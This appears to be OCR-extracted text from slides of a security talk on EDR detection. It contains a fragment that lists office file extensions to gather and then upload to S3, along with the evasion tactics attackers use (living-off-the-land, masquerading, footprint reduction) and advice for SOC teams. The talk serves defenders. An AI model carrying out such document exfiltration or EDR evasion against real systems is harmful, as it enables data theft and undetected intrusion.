
```
".doc", ".pdf", ".xls", ".docx", ".xlsx", ".ppt", ".pptx”
```

- Upload files to S3

Detection Result



Detect or not Detect?



Takeaways

Attackers

- To downgrade and/or avoid out of the box EDR alerts:
  - Living-off-the-land
  - Footprint Reduction
  - Abstraction
  - Masquerading

SOC Teams

- Custom detection
  - No detection: attacks slip through
  - Detection: handle more noise
- Detection coverage improvement can result in more alerts
  - Leveraging automation and AI agent for investigation

For questions and discussions, happy to connect